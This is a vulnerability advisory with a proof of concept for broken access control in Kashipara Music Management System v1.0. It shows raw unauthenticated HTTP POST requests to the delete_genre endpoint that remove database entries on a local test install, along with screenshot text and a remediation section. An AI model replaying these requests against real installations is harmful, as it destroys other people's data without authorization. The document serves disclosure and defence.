Broken Access Control vulnerability was found in “/music/ajax.php?action=delete_genre” in Kashipara Music Management System v1.0. This vulnerability allows an unauthenticated attacker to delete the valid music genre entries via the direct URL access.

Affected Vendor: KASHIPARA (https://www.kashipara.com/)

Product Official Website URL: Music Management System v1.0 (https://www.kashipara.com/project/php/12978/music-management-system-in-php-php-project-source-code)


Version: 1.0

Affected Components:


- **Affected Code File:** /music/ajax.php?action=delete_genre

Steps:

1. Login into the Music Management System (URL: http://localhost/music/login.php).
2. Navigate to Genre menu (URL: http://localhost/music/index.php?page=genre_list).



3. For this POC, we will target the deletion of below two music genre entries:
    a. Test1 (id = 20)
    b. Test2 (id = 21)



Server: 127.0.0.1 » Database: music_db » Table: genres

□ Show all | Number of rows: 25 Filter rows: Search this table

	id	genre	description
Edit Copy Delete	2	Rock	Its loud and strong beats make it popular
Edit Copy Delete	3	Country Music	Country Music
Edit Copy Delete	11	CSRFCheck1	CSRFCheck1
Edit Copy Delete	12	Pop	Pop
Edit Copy Delete	20	Test1	Test1
Edit Copy Delete	21	Test2	Test2

4. Logout of the application.
5. Now, send the below HTTP POST request to the server. Note that in this request, we are trying to delete the music genre entry “Test1” (id=20) mentioned in Step 3. Also, we don’t have to login into the application to for this request.

POST /music/ajax.php?action=delete_genre HTTP/1.1

Host: localhost


Content-Type: application/x-www-form-urlencoded; charset=UTF-8

X-Requested-With: XMLHttpRequest

Content-Length: 5

id=20

6. The request is accepted by the server and the music genre entry “Test1” (id=20) is deleted without asking for authentication.



```
POST /music/ajax.php ?action=delete_genre HTTP/1.1
Host: localhost
Content-Type : application/x-www-form-urlencoded;   charset=UTF-8
X-Requested-With : XMLHttpRequest
Content-Length : 5

id=20
```

```
HTTP/1.1  200  OK
Date: Sat, 03 Aug 2024 09:03:01 GMT
Server: Apache/2.4.58  (Win64)  OpenSSL/3.1.3  PHP/8.2.12
X-Powered-By : PHP/8.2.12
Set-Cookie : PHPSESSID =ssghqgcnsplt5rvl7457i2rlsi ; path=/
Expires : Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control : no-store, no-cache, must-revalidate
Pragma : no-cache
Content-Length : 1
Content-Type : text/html;  charset=UTF-8

1
```

7. Similarly, send the below HTTP POST request to the server to delete the music genre entry “Test2” (id=21) mentioned in Step 3.

POST /music/ajax.php?action=delete_genre HTTP/1.1

Host: localhost


Content-Type: application/x-www-form-urlencoded; charset=UTF-8

X-Requested-With: XMLHttpRequest

Content-Length: 5

id=21

8. The request is accepted by the server and the music genre entry “Test2” (id=21) is deleted without asking for authentication.




```
POST /music/ajax.php ?action=delete_genre HTTP/1.1
Host: localhost
Content-Type : application/x-www-form-urlencoded;   charset=UTF-8
X-Requested-With : XMLHttpRequest
Content-Length : 5

id=21
```

```
HTTP/1.1  200  OK
Date: Sat, 03 Aug 2024 09:03:21 GMT
Server: Apache/2.4.58  (Win64)  OpenSSL/3.1.3  PHP/8.2.12
X-Powered-By : PHP/8.2.12
Set-Cookie : PHPSESSID =bg2mein2jjs716avp4irnqkhg3 ; path=/
Expires : Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control : no-store, no-cache, must-revalidate
Pragma : no-cache
Content-Length : 1
Content-Type : text/html;  charset=UTF-8

1
```

9. Access the login page of the Music Management System v1.0 (URL: http://localhost/music/login.php) application.
10. Navigate to Genre menu (URL: http://localhost/music/index.php?page=genre_list).

11. We can observe that the two music genre entries “Test1” (id=20) & “Test2” (id=21) are deleted successfully.


localhost/music/index.php?page=genre_list
80%
Tor
CVE
Tools
Managa
pending
Login | Simple Music ...
Music
Home
Musics
Playlist
Genre
Music Management System Project
Search Genre using keyword


Genre List

Country Music
Country Music

CSRFCheck1
CSRFCheck1

Pop
Pop

Rock
Its loud and strong beats make it popular among the youths.



Showing rows 0 - 3 (4 total, Query took 0.0002 seconds.)

```
SELECT * FROM `genres`
```

□ Profiling [Edit inline] [Edit] [Explain SQL] [Create PHP code] [Refresh]

□ Show all | Number of rows: 25 Filter rows: Search this table Sort by key: None

	id	genre	description	cover_photo
□ Edit Copy Delete	2	Rock	Its loud and strong beats make it popular among t...	default_cover.jpg
□ Edit Copy Delete	3	Country Music	Country Music	default_cover.jpg
□ Edit Copy Delete	11	CSRFCheck1	CSRFCheck1	default_cover.jpg
□ Edit Copy Delete	12	Pop	Pop	default_cover.jpg

Solution/Good Reads:

Application should make sure that only the valid authorized user is allowed to access the post login data and perform the relevant post login activities. Validate the session cookie and user permissions at server side for each request before responding with the post login data and allowing the post login activities.

https://owasp.org/Top10/A01_2021-Broken_Access_Control/